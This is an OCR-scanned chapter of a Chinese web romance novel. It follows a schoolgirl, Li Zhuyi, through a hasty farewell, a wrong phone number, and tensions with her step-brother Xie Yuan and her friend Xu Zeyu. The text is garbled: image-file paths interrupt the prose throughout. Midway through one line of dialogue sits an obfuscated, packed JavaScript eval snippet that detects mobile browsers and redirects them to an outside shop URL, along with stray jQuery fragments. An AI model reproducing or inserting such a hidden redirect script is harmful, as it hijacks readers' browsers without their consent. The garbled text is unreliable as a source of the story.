默认冷灰
24号文字
方正启体

26. 第 26 章

作者:南西鹿本书字数:K更新时间:
    她不知道他的名字,只能称呼他为某某同学。


    “不是故意不告诉你,我的名字。”他的瞳孔映着李祝宜的脸,有些难以启齿:“因为一些原因,我之后大概率会改名易姓,改姓江,江河的江,名还没取好,到时候正式改名字的时候我抽一个。”


    李祝宜不说话。抽签?一定是开玩笑的吧。


    “到时候一定告诉你。”他郑重承诺。


    在他的注视下,李祝宜点点头。


    他抬手告别:“好了,祝宜同学,你上楼吧。你家人得等着急了。”


    李祝宜没否认。可惜家里没有人在等她。


    她一个人也挺好的,街坊邻居都很照顾她,成长嘛,总要学会一个人的。好吧,她这是在自己安慰自己。


    她也挥挥手:“路上注意安全,拜拜,江同学。”一大早窗外各种噪声起伏,李祝宜今天休息,往耳朵里塞了耳塞继续睡。


    她的卧室很小,临街,晚上偶尔能听到醉鬼骂街的声音,早上会传来摊贩的叫卖声,因为这里靠近菜市场,很多摊贩和早起买菜的人会从这里经过。家里的另一间卧室会没这么多噪声,但没有好到哪里去。


    她八点半起床,吃了两个水煮蛋后下楼准备去菜市场买菜。


    住在一楼的阿姨拦住她:“祝宜啊,天刚亮的时候有一位脸藏得严实的男孩来找你。我担心又是来找你麻烦的人,没有告诉他你住在几楼,也没有把你的联系方式给他。我让他留了一张字条,我拿给你。”


    阿姨进屋将一张折了又折的纸拿给她:“我没有看里面写的什么,如果是写了什么不好的内容,你赶紧扔掉。”


    李祝宜点头后道谢。


    这是一张临时从记事本上扯下来的纸,上面写着几句话。祝宜同学,事发突然,我和我的家人行程有变,订了今早八点半的机票回家,现在我只能仓促地向你告别。如果可以的话,以后能继续交流吗?聊什么都行。我的手机号码是……


    从水县开车前往附近的机场需要两个小时左右。


    那他大概就是五六点时来找的她。


    确实够仓促的。


    李祝宜将纸条收好,妥帖地压进手机壳里,对阿姨说:“是我新认识的朋友,不是来找我麻烦的人。”“那就好。下次他再来找你,我就不拦着他。”阿姨笑,“就是不知道小伙子长什么样子,脸遮得怪严实的。”


    李祝宜也不知道他长什么样子,她说:“以后他不会再来了,他不是本地人。”


    “这样啊。”阿姨说了三个字就没再说其他的话。


    “嗯。”


    人与人总是相遇又分别,分别后随着时间的流逝,情谊大概率会变得越来越淡。李祝宜悲观又清醒,就像她和以安哥,即便关系再好,长时间不见后也会变得稍微有些生疏。


    更何况是两个没有认识几天的人。萍水相逢分别后迟早会变成陌生人。


    她晃了晃脑袋,将这些胡思乱想抛向脑后,先去买菜,买完菜回来写一套卷子。


    李祝宜在第二天下午三点左右拨出了那一串数字。


    通话那头是陌生的男人声音:“你是?”


    李祝宜说:“您好,我找江同学。”


    “你打错电话了。”


    李祝宜看了一下电话号码,没有按错数字,他留的不是他自己的联系方式吗?


    她道:“我不清楚他姓什么,但他说他以后会改姓江。”


    “你打错了。”那人挂断了电话。李祝宜满脑子问号,她将那张纸从手机壳里拿出来,电话号码没错。


    那就只有一个可能,他在仓促间写错了数字,这么马虎的吗?


    深蓝市,司机将许则屿遗落在车里的手机送回许家,送到许则屿手里。


    许则屿拿到手机后率先看有没有人给他打电话,在没有看到有人来电后,他将手机放在一旁,揉着邻居家阿拉斯加的肚皮,狗在他手下谄媚得像一只狐狸。


    李祝宜什么时候会联系他?会联系他吗?


    司机默不作声地离开。


    那通电话打来时,他正送许先生前往公司,是许先生接的电话。


    许先生应该是不小心点到了扩音。


    他刚好听到女孩说少爷会改姓江那句话,当即冷汗直流。他在许家工作了很多年,所以知道些不为外人所知的事情。比如说,夫人在结婚前交往的男朋友就姓江。再比如说,先生和夫人经常因为这人吵架,这次吵凶了,夫人一气之下带着少爷离开。直到前天晚上,先生赶到小城市放低姿态去认错,才将夫人劝了回来。


    “以后看着点则屿,少让他和这些会带歪他心思的人来来往。”许铭荣说。


    司机只能应着。


    许铭荣手指一滑,将通话记录删除。……


    风大,李祝宜一出教室就拢了拢外套,加快走路的速度向食堂走去。


    等进入食堂,风就被屏蔽了。


    她一眼扫到了坐在老位置上的许则屿。


    他的金发实在很显眼啊,衬得人有一种idol感,当时李祝宜只是建议他如果以后有染发的想法可以选择金发,没想到他和谢垣比完赛回来就染上了,说是十一月限定风格。


    谢垣没在,许则屿说谢垣有其他事情,所以不和两人一起吃饭。


    饭后,许则屿往嘴里塞了一个蓝莓味棒棒糖,递给李祝宜一个芒果味的。在询问李祝宜现在要不要吃后,他将外面的一层纸撕掉,重新递给李祝宜。


    芒果的味道席卷口腔,温泠好奇地问他:“你芒果过敏严重到连芒果味的糖也不能吃吗?”


    “是的,嘴会肿。如果是直接吃芒果的话,不仅脸会肿,还会起很多红肿,丑得完全没法见人。”他的语气有点可怜,“偏偏我最爱吃的水果就是芒果。”


    人如果因为过敏不能吃自己喜欢吃的东西,那真的是一件很伤心的事情了。


    李祝宜安慰他:“我一定会好好品尝你给我的芒果味棒棒糖。”许则屿语气夸张:“好感动。我上辈子一定是拯救了银河系才能遇到李祝宜你。”


    戏有点过了,怎么像哄孩子的语气,但李祝宜没有反驳,她甚至还说:“兴许就是你说的那样。”


    许则屿习惯吃着吃着就咬碎棒棒糖,他斜眼瞥向李祝宜,眼尾上钩,眼睛里含着笑意。


    真可爱啊,李祝宜。又可爱又酷。李祝宜踩过掉落在地上的红色枫叶,记忆里有另外一个吃芒果会过敏的人。


    但相处时间太短暂,很多记忆就淡忘了,更何况她还不知道他长什么样,叫什么名字。


    一个过客,会有新的过客代替。


    李祝宜将棒棒糖的棍子扔进垃圾桶里。


    被揉成一团的纸团以抛物线的轨迹准确无误地掉进垃圾桶里。


    综合楼办公室303,谢垣重新在电脑上敲下“和解书”三个字。


    他很清晰地记得许则屿今天对他说过的话。


    “我不是无缘由地想靠近李祝宜,不是突发奇想地想和李祝宜做朋友,我以前见过她,但她不记得我。没想到我运气这么好,她转学到了我的学校,那天早上我迟到,看见穿着英雅校服在校门口徘徊的她,还以为;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17492992|202325||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    我眼花了。”谢垣斟酌着敲了十五分钟的字,敲完字后打印出来,将和解书夹在书本里带到教室。等到晚上,这张纸被他从书里拿出来,他带着它敲响李祝宜房间的门。


    门被人从里打开,李祝宜的头发微湿,显然是洗完头不久还没有将头发完全吹干,她穿着淡绿色的睡衣,瓷白色的皮肤透着红润,抬手时,长袖往里滑,露出一截雪白的手腕,之前戴在右腕的朱砂手链戴在左腕上。


    李祝宜见他盯上自己的手链,将手往回缩。


    见李祝宜防备的眼神,他的脸色变得更臭。


    他想说他才看不上李祝宜当宝贝似的破烂,又想起自己因这破烂被李祝宜扇了一巴掌。


    算了,他这次是想和她好好沟通,不打算吵架。


    “有事?”见他这样,李祝宜的语气自然称不上好。


    谢垣走进去,反手将门关上,他莫名有些烦躁:“你明天也用这样的语气对许则屿说话试试看?当着我一套,当着他又是另外一套。李祝宜,谁有你会玩双标?”


    李祝宜明白了,谢垣大概是今天心情不好,所以来找她茬。


    她提了一下嘴角,气定神闲地说:“双标吗?许则屿是我的好朋友,我和他说话时的语气自然会温柔一些。”


    谢垣一副看透了她的神情:“李祝宜,你这场幼稚的游戏什么时候结束?”


    李祝宜迎上他的视线,“哥哥,我是真心想和许则屿做朋友,但是你不相信,这让我有什么办法?”她又刻意地叫他哥哥,谢垣现在已经勉强能适应她这样叫他。


    他磨磨牙偏过头:“你心里比谁都清楚,你自己是不是真心?”


    就连叫“哥哥”都叫得虚情假意。


    李祝宜就是为了将他这个哥哥气得跳脚,为了看他憋屈的反应,为了报复他,所以才刻意接近许则屿,还宣称要抢他最好的朋友。


    许则屿不知道真相,他却清楚其中的弯弯绕绕。


